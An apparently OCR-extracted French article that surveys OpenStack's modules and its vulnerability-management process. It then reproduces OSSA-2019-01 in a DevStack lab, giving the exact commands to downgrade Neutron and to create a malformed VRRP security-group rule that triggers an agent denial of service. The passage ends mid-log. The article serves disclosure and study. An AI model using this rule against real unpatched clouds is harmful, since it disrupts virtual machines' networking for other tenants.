- Glance assure la gestion des images disque utilisées par les machines virtuelles. Plusieurs formats sont supportés par le module. On retrouve par exemple les formats raw, vhd, vmdk, vdi ou encore qcow.
- Keystone est le gestionnaire d'autorisations. Il délivre à l'utilisateur identifié un jeton concentrant ses droits sur l'ensemble des modules, ses projets et ses domaines. Il joue également le rôle de catalogue de service en rassemblant l'ensemble des adresses IP des API des modules constituant l'infrastructure.
- Cinder et Swift prennent en charge le stockage des instances virtuelles. Cinder fonctionne sur le traditionnel mode de stockage en bloc alors que Swift, plus évolutif, permet au développeur de travailler en mode objet, délégant la charge du stockage physique au module.
- Neutron assure la partie réseau de l'infrastructure. Il permet le raccordement des instances virtuelles entre elles ainsi que vers l'extérieur. Il utilise pour cela deux plugins, OpenVSwitch et ModuleLayer2 (ml2), qui donnent la possibilité de segmenter l'architecture réseau en VLAN, de commuter les paquets échangés, de mettre en place des règles de sécurité, etc.

De nombreux autres modules existent ou sont en cours de développement. Bien que, seules ces six briques soient indispensables au fonctionnement d'une infrastructure, il nous faut également citer le portail web natif d'OpenStack, Horizon. Cette interface présente, à travers un navigateur web, une gestion graphique des ressources mises en place dans l'infrastructure.




Fig. 1 : Principe de fonctionnement des modules OpenStack.

Le projet OpenStack est né en 2010 d'un besoin commun de la NASA et du géant de services de cloud computing Rackspace, de stocker et d'exploiter de larges volumes de données. Les deux entités développèrent respectivement le module de gestion de machine virtuelle Nova et le module de stockage Swift. Les premières piles de l'infrastructure furent ainsi créées. Le projet est ensuite mis à disposition en open source et la première version, Austin, sort au mois d'octobre de cette même année. Les versions se suivent depuis sur un cycle biannuel. La dernière en date est appelée Train (la version Ussuri étant en cours de développement) **[2]**. Le nombre de modules n'a cessé de s'étoffer au fil du temps. Avec seulement deux modules lors de son lancement, OpenStack en compte aujourd'hui plus de quarante-quatre.

Le projet est géré depuis 2012 par la Fondation OpenStack. Cette dernière assure l'indépendance face à l'ensemble des parties prenantes. Elle est supportée par de nombreux acteurs qui constituent l'écosystème du projet. La fondation rassemble une communauté de plus de 100 000 membres répartis sur 187 pays **[3]**.

1. GESTION DES VULNÉRABILITÉS

Pour assurer la stabilité et la solidité du projet, la communauté a mis en place deux équipes dédiées à la sécurité : la *Vulnerability Management Team* (VMT) et l'*OpenStack Security Team* (OSST). Toutes deux sont regroupées sous l'effigie du « Security Project » **[4]**.

Dans le cadre de cet article, nous nous intéressons plus particulièrement au processus de gestion d'une vulnérabilité par la VMT, qui commence lors de la découverte d'une anomalie de fonctionnement et se termine à sa publication. La VMT travaille sur les versions stables du logiciel ainsi que sur la dernière version en cours de développement. Elle adopte une méthode mixte de fonctionnement, mélangeant recherches en interne et participations communautaires.

Le processus débute par un rapport soumis directement à un membre de la VMT sous forme de mail chiffré privé ou rapporté sur la plateforme collaborative Launchpad, outil de suivi et de traçabilité des anomalies

entre différents acteurs. Chaque bug de sécurité est ensuite assigné à un coordinateur, membre de la VMT, qui va conduire le processus d'analyse et de résolution **[5]**.

La première étape pour la VMT consiste à confirmer la validité du rapport et déterminer l'impact de la vulnérabilité et les composants affectés.

Deux mécanismes sont utilisés pour communiquer à la communauté les informations relatives aux vulnérabilités :

- les avertissements *OpenStack Security Advisories* (OSSA) rédigés par la VMT dans le but de publier les problèmes de sécurité sévères pour lesquels un patch est disponible ;
- les notes *OpenStack Security Notes* (OSSN), pour tout ce qui n'est pas qualifié d'OSSA, c'est-à-dire des bugs ne pouvant être fixés ou des problèmes de sécurité de faible importance.

Dans le cadre de la rédaction d'un OSSA, un patch est préalablement développé par une équipe restreinte de développeurs respectant des procédures strictes de confidentialité. Le correctif est ensuite vérifié par un groupe de testeurs choisi en fonction du module concerné. Le coordinateur de la VMT prépare en parallèle une description de la vulnérabilité, communiquée dans un premier temps aux participants. La description est transmise à l'organistation MITRE, qui assure le référencement des *Common Vulnerabilities and Exposure* (CVE), afin que la vulnérabilité soit référencée. Il met également à jour le statut d'avancement du processus de résolution sur la plateforme Bugstack pour tenir informé l'ensemble des acteurs concernés. Peu après que le ou les patchs soient testés et validés, il rédige l'OSSA et le diffuse avec les différentes corrections, dans un premier temps, aux contributeurs du projet pour que ces derniers appliquent les correctifs sur leurs infrastructures puis, ensuite, le rend accessible au public.

2. DESCRIPTION DES VULNÉRABILITÉS

L'ensemble des OSSA publiées par la VMT depuis le lancement du projet **[6]** totalise 146 entrées réparties de 2011 à 2019.

La figure 2 montre la prévalence du déni de service (DoS). Bien que ce type de vulnérabilité ne soit pas aussi dangereux qu'une élévation de privilèges ou une exécution de code, il peut affecter la disponibilité des systèmes virtuels. Un DoS peut s'avérer critique dans le cas de certains déploiements commerciaux. Le gain d'information arrive en deuxième position. La présence de ce type de faille de sécurité mène à la compromission de la confidentialité des données, et peut également permettre la préparation d'une attaque plus avancée sur le système.

Concernant les composants les plus exposés, Nova et Keystone comptabilisent le plus de vulnérabilités. Plusieurs raisons peuvent expliquer ce résultat présenté par la figure 3. Nova est en effet le module du projet le plus conséquent en termes de ligne de code. Il gère également, en tant que pièce principale de l'infrastructure, les ressources critiques. Keystone est, quant à lui, le module de gestion de l'authentification et des autorisations pour tous les services




Fig. 2 : Distribution des vulnérabilités par type d'effet.




Fig. 3 : Distribution des vulnérabilités par composant(s).

d'OpenStack. Il met donc en œuvre des fonctions délicates dont chaque erreur de codification peut résulter sur une faille de sécurité grave.

Le dernier point de cette étude permet de mettre en évidence la source de la menace associée aux vulnérabilités. Pour ce fait, nous allons reprendre le format CVE afin de classer le type d'attaquant en trois catégories :

- l'attaquant à distance qui possède un compte dans l'infrastructure ;
- l'attaquant à distance qui n'utilise pas de compte ;
- l'attaquant local qui n'a pas besoin d'être authentifié à l'infrastructure, mais doit posséder des accès sur la machine physique.




Fig. 4 : Évolution du nombre de vulnérabilités par année.

Ces catégories, une fois regroupées, permettent plusieurs constats. Tout d'abord, la menace est, à près de 90%, distante. Seules 10% des vulnérabilités publiées par la VMT demandent comme condition préalable un accès au serveur physique de l'infrastructure. Ensuite, l'authentification de l'utilisateur ou de l'administrateur à l'infrastructure est nécessaire dans plus de 60 % des cas. Pour finir, la menace est principalement interne. C'est-à-dire que l'exploitation d'une vulnérabilité concerne dans 72% des cas un utilisateur légitime du système (possédant un compte dans l'infrastructure ou un accès aux serveurs) et qui outrepasserait ses droits de façon malintentionnée.

La figure 4 fait apparaître l'évolution du nombre de vulnérabilités, depuis la création du projet jusqu'au mois d'août 2019. Après une très forte hausse les trois premières années, le nombre d'anomalies corrigées et publiées décroît constamment depuis 2014. Ces résultats tendent à confirmer la maturité organisationnelle de la communauté et la stabilité croissante du projet.

Le tableau ci-contre présente un résumé des dernières vulnérabilités publiées par la communauté à partir de 2018.

Pour terminer cet article, nous allons vous présenter en détail la vulnérabilité OSSA-2019-01 **[7] [8]**. Nous expliquerons, dans un premier temps, le fonctionnement du module affecté, puis spécifierons le schéma de reproduction de la vulnérabilité et les correctifs qui ont été appliqués.

3. OSSA-2019-01

La première vulnérabilité recensée en 2019 touche le module Neutron. C'est une vulnérabilité de type déni de service, qui résulte d'un manque de validation sur les paramètres de configuration acceptés par l'API du module, la rendant de fait accessible à tout utilisateur disposant d'un accès authentifié au cloud. Elle ne touche que les déploiements reposant sur le driver IPTables et certaines versions qui s'étendent de Newton à Queens, listés dans le Launchpad **[9]**.

3.1 Fonctionnement de Neutron

Neutron est le module « Network as a Service » intégré nativement dans OpenStack, précédemment appelé Quantum. Son rôle est de permettre l'établissement de connectivités entre toutes les interfaces

Numéro OSSA	Auteur	Date de publication	Résumé
2019-005	Daniel Preussker	07/10/19	Une vulnérabilité dans l'agent amphora du module Octavia Amphora permet un accès non authentifié depuis le réseau de management.
2019-004	James Denton (Rackspace)	29/08/19	Une vulnérabilité présente dans la librairie d'intégration réseau des modules Nova et Neutron provoquerait un flooding Ethernet.
2019-003	Donny Davis (Intel)	06/08/19	Le retour d'erreurs de l'API Nova suite à une requête erronée d'un utilisateur authentifié fuiterait des informations sensibles sur la configuration et l'environnement du système.
2019-002	Diko Parvanov (Canonical)	08/04/19	Le chevauchement de règles de sécurité dans l'agent OpenVSwitch de Neutron empêcherait la configuration des nœuds de calcul sur lesquels ces règles seraient appliquées.
2019-001	Erik Olof Gunnar Andersson (Blizzard Entertainment)	13/03/19	La configuration du port de destination dans un groupe de sécurité du module Neutron sur un protocole ne supportant pas cette option empêcherait l'application de nouveaux groupes de sécurité.
2018-002	Kristi Nikolla (Boston University)	25/07/18	La requête par un utilisateur fédéré de l'API `/V3/OS-FEDERATION` du module Keystone provoquerait une fuite d'informations.
2018-001	Lee Yarwood (Red Hat)	20/04/18	Un swap de volumes chiffrés avec LUKS pourrait mener à une perte de données ou permettre une attaque par déni de service.

réseaux virtuelles (vNIC) managées par les autres services composant OpenStack. Il se compose de plusieurs agents qui sont chacun chargés de fonctionnalités réseaux différentes telles que l'établissement de VPN ou la mise en place de pare-feu. Chacune de ces fonctionnalités pouvant reposer sur différents services linux, on distingue alors deux sources d'informations pour la configuration des services réseaux :

- la configuration utilisée par Neutron et accessible via l'API depuis les autres modules ;
- la configuration du service linux qui supporte le service réseau, par exemple OpenVSwitch ou IPtables.

Le rôle de l'agent étant la conversion de format entre les informations configurées au moyen des différentes méthodes mises à disposition par OpenStack (CLI, API, GUI) et la mise en place de celles-ci au sein du service supportant la fonction réseau. Dans notre exemple, c'est l'agent `neutron-openvswitch-agent` qui joue ce rôle en transposant la configuration réalisée via l'API vers les différents systèmes supportant les fonctions réseaux.

La fonction réseau concernée dans le cas présent est le système de pare-feu qui est supporté par IPTables. La configuration des règles de filtrage est contenue au sein de *Security Groups* (SG) qui représente un ensemble de configurations qui s'appliquent




Fig. 5 : Chaînage fonctionnel d'IPTables.

au trafic réseau, définissant le profil du trafic autorisé ou non à transiter sur les vNIC de chacune des machines virtuelles. Chaque règle étant définie par un ensemble de caractéristiques :

- source et sens du trafic : sous-réseau IP au format CIDR ou un autre SG et sens (Ingress/Egress) ;
- protocole (TCP, UDP, ICMP, VRRP...) ;
- port source/destination.

Une des contraintes majeures d'IPTables sur ce type d'architecture est due au positionnement de celui-ci sur l'hôte et non pas au sein de la machine virtuelle. Les tables disponibles pour effectuer le filtrage étant les suivantes :

- **INPUT** : s'appliquant au trafic à destination des interfaces du système ;
- **OUTPUT** : s'appliquant au trafic sortant des interfaces du système ;
- **FORWARD** : s'appliquant au trafic traversant les interfaces du système.

L'adresse IP source/destination du trafic étant portée par la VM et non par l'hôte, le service ne peut pas capturer le trafic directement sur les vNIC pour effectuer le filtrage. Pour contourner cette limitation, un bridge linux appelé QBR sur la figure 5 est intercalé entre la VM (interface TAP) et le switch virtuel permettant l'accès extérieur et la connectivité inter-VM (OpenVSwitch, interface QVB).

Ce chaînage fonctionnel est décrit sur la figure 5, la partie supérieure illustrant les échanges entre les différents composants constituant la connectivité d'une VM et la partie inférieure le traitement réalisé sur le trafic. Le trafic en provenance du réseau via le bridge OpenVSwitch et celui en provenance de la VM est intercepté par IPtables lors de son transit par le bridge linux où un ensemble hiérarchique de tables composées de règles est alors appliqué afin

CLUSIF



ÉCHANGER ET AGIR ENSEMBLE POUR LA CONFIANCE DANS LE NUMÉRIQUE

PROCHAINES CONFÉRENCES DU CLUSIF

21 JANVIER : PANOCRIM
23 AVRIL : CLUSIF
25 JUIN : RESTITUTION MIPS

REJOIGNEZ-NOUS SUR
clusif.fr\adherer-au-clusif

CLUB DE LA SÉCURITÉ DE L'INFORMATION FRANÇAIS

association loi 1901

Basé dans le 9ème arrondissement de Paris, les actions du CLUSIF sont également relayées en région et à l'international par les CLUSIR et les CLUSI (associations autonomes liées au CLUSIF par une convention).

www.clusif.fr

de déterminer si celui-ci est autorisé ou non. Dans le cas où aucune règle n'autorise le profil de trafic, celui-ci est droppé.

3.2 Détails sur la vulnérabilité et sa correction

La vulnérabilité se situe au niveau du processus de conversion des règles de configuration entre celles utilisées par l'agent neutron et celles devant être intégrées dans la configuration du service IPtables. Les règles sont transposées avec l'ensemble des paramètres renseignés lors de leur création, or la spécification d'un port source et destination n'est pas supportée par tous les protocoles. Dans le cas où une règle contiendrait la spécification d'un port pour un protocole ne le supportant pas, une erreur est alors retournée lors de la phase de configuration du service IPtables provoquant un blocage temporaire de l'agent qui continue les tentatives de configuration, empêchant tout ajout et mise à jour de la configuration présente. IPtables étant également utilisé pour la connectivité basique d'OpenStack, cela peut mener, dans de rares cas, à un échec de création de nouvelles VMs ou même impacter celles en exploitation si un redémarrage de l'agent ou de l'hyperviseur a lieu. Fort heureusement, le panneau de configuration web ne permet pas ce type de configuration, limitant la possibilité de mise en place d'une règle de ce type.

Afin de remédier à cette situation rapidement, un premier patch a été publié pour les quatre versions majeures concernées. Ce patch intègre un niveau de vérification supplémentaire au moment de la conversion des règles vers IPtables : il ignore la génération d'options si le protocole utilisé n'en offre pas le support. Ce correctif, rapide et efficace, n'a pas vocation à être pérenne, car l'utilisateur ayant effectué la configuration n'est pas alerté de son erreur de configuration. Celle-ci est donc persistante dans la base de données même si son impact est neutralisé tant que la version de neutron utilisée sur l'infrastructure contient le correctif. Mais si celui-ci venait à être *downgradé* à une version ultérieure à l'application de ce patch, cela déboucherait alors sur une panne. Un second correctif a été ajouté quelques jours plus tard pour pallier à cet aspect, mais uniquement à la version *Release Candidate* de Neutron intégrée à Stein. Il génère une erreur 400 côté API afin que l'utilisateur soit informé de la mauvaise configuration qu'il a tenté d'ajouter.

3.3 Reproduction de la vulnérabilité

Nous sommes partis d'une installation de base d'Ubuntu 16.04 LTS installé sur un hyperviseur avec 8Gb de RAM, 100Gb d'espace disque et 2 vCPU. Pour l'installation, nous avons choisi d'utiliser la solution DevStack, qui permet la réalisation d'une installation fidèle d'OpenStack sur un seul nœud (*All-in-One*) via un ensemble de scripts Shell.

La vulnérabilité affectant 4 versions majeures, nous avons choisi de déployer la version « Pike » qui est une version récente qui permet le *downgrade* vers une version non corrigée. La version « Stein » de Neutron (14) ayant été corrigée avant sa sortie, il est impossible de *downgrader*. La documentation officielle donne des consignes d'installation précises permettant une installation facile **[10]**. Il est uniquement nécessaire de préciser la version majeure à installer lors du clone du code source de DevStack via l'ajout de l'option `-b stable/pike` à la commande.

Le fichier `local.conf`, qui contient les paramètres de configuration utilisés lors de l'installation réalisée par le script, dispose par défaut des paramètres nécessaires aux modules utilisés par la suite.

La reproduction se déroule en deux phases, la version de Neutron installée par DevStack étant la dernière disponible, celle-ci comprendra le patch, la première phase concerne la version corrigée tandis que la seconde concerne la version non corrigée via un *downgrade* du module neutron décrit ci-dessous. La commande `neutron-server --version` en début et en fin de *downgrade* permet de s'assurer du bon déroulement de la procédure.

```
stack@devstack:/opt/stack# wget https://tarballs.
OpenStack.org/neutron/neutron-11.0.6.tar.gz ### On
récupère le fichier contenant les sources de la
version cible
stack@devstack:/opt/stack# tar zxvf neutron-
11.0.6.tar.gz ### On décompresse la version cible
stack@devstack:/opt/stack# mv neutron neutron-old
### On met la version actuelle de coté
stack@devstack:/opt/stack# mv neutron-11.0.6
neutron ### On renomme la version cible
stack@devstack:/devstack# sudo systemctl restart
devstack@q-* ### On recharge l'ensemble du module
neutron
```

La mise en œuvre permettant de faire émerger la vulnérabilité nécessite la création d'un SG comprenant au moins une règle malformée, comme par exemple

une règle VRRP avec la spécification d'un port de destination, et d'une VM à laquelle on assigne le SG précédemment créé. En réalisant cela, nous déclenchons le processus de conversion de configuration vers IPTables permettant de mettre en évidence la vulnérabilité. Nous ajoutons également une seconde VM ayant pour SG celui disponible par défaut afin de mettre en évidence le déni de service.

Cela se traduit par les commandes suivantes :

1. Ajout d'une règle malformée dans un nouveau groupe de sécurité s'appliquant au protocole VRRP et contenant un port de destination.

```
stack@devstack: ~/devstack$ . /opt/stack/devstack/
openrc admin admin ### Authentification
stack@devstack: ~/devstack$ OpenStack security group
create SG-OSSA ### Ajout du groupe de sécurité
stack@devstack: ~/devstack$ OpenStack security
group rule create SG-OSSA --protocol vrrp --ingress
--remote-ip 192.168.10.1/24 --dst-port 112 ### Ajout
d'une règle malformée au groupe de sécurité
```

2. Création d'une première instance à laquelle on assigne le groupe de sécurité précédemment créé.

```
stack@devstack: ~/devstack$ OpenStack server create
Test-OSSA --image cirros-0.3.5-x86_64-disk --flavor 1
--security-group SG-OSSA ### Création d'une instance
avec le groupe de sécurité précédemment créé
```

3. Création d'une seconde instance ayant pour paramètre le groupe de sécurité par défaut.


```
stack@devstack: ~/devstack$ OpenStack server create
Test-Default --image cirros-0.3.5-x86_64-disk
--flavor 1 ### Création d'une instance avec le
groupe de sécurité par défaut
```

Plusieurs commandes sont nécessaires à la vérification du statut des instances et de l'agent, il est recommandé de lancer un terminal en parallèle pour visualiser l'impact des actions effectuées.

```
stack@devstack: ~/devstack$ nova list ### Permet
de consulter le statut des instances (doit être
ACTIVE)
stack@devstack: ~/devstack$ sudo journalctl -f
--unit devstack@q-agt.service | grep ERROR ###
Permet de visualiser les messages d'erreurs du
module neutron
stack@devstack: ~/devstack$ sudo iptables -L ###
Affiche la configuration actuelle d'IPtables
```


RÉPUBLIQUE FRANÇAISE
DIRECTION GÉNÉRALE DE LA SÉCURITÉ EXTÉRIEURE
DGSE

Donnez du sens à votre métier



Rejoignez la DGSE !

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE
MINISTÈRE DES ARMÉES

LinkedIn
YouTube

Dans le cas de la version corrigée, aucune erreur ne se produit et pour confirmer le bon fonctionnement du filtre, nous avons affiché la configuration d'IPtables, la règle concernant le VRRP est bien en place, mais le paramètre concernant le port destination n'apparaît pas, il a bien été ignoré lors de la conversion. La seconde VM démarre également sans problème avec sa configuration associée.

Le même test effectué sur une instance déployée avec la version « Stein » renvoie une erreur 400 lors de la tentative d'ajout de la règle malformée :

```
stack@lab-OpenStack:~$ OpenStack security group rule
create SG-OSSA --protocol vrrp --ingress --remote-ip
192.168.10.1/24 --dst-port 112
Error while executing command: BadRequestException:
400, Ports cannot be specified for protocol 112. Ports
are only supported for DCCP, SCTP, TCP, UDP, UDPLITE.
```

Suite au *downgrade*, en revanche, nous constatons que lors de la tentative d'ajout de la règle contenant le port de destination dans IPtables, une erreur est renvoyée de type « unknown option » pour ce type de protocole dans le journal.

```
neutron-openvswitch-agent[9325]: ERROR neutron.
plugins.ml2.drivers.openvswitch.agent.ovs_neutron_
agent -I neutron-openvswi-i5630d89c-2 4 -s
192.168.10.1/24 -p vrrp --dport 112 -j RETURN
neutron-openvswitch-agent[9325]: ERROR neutron.
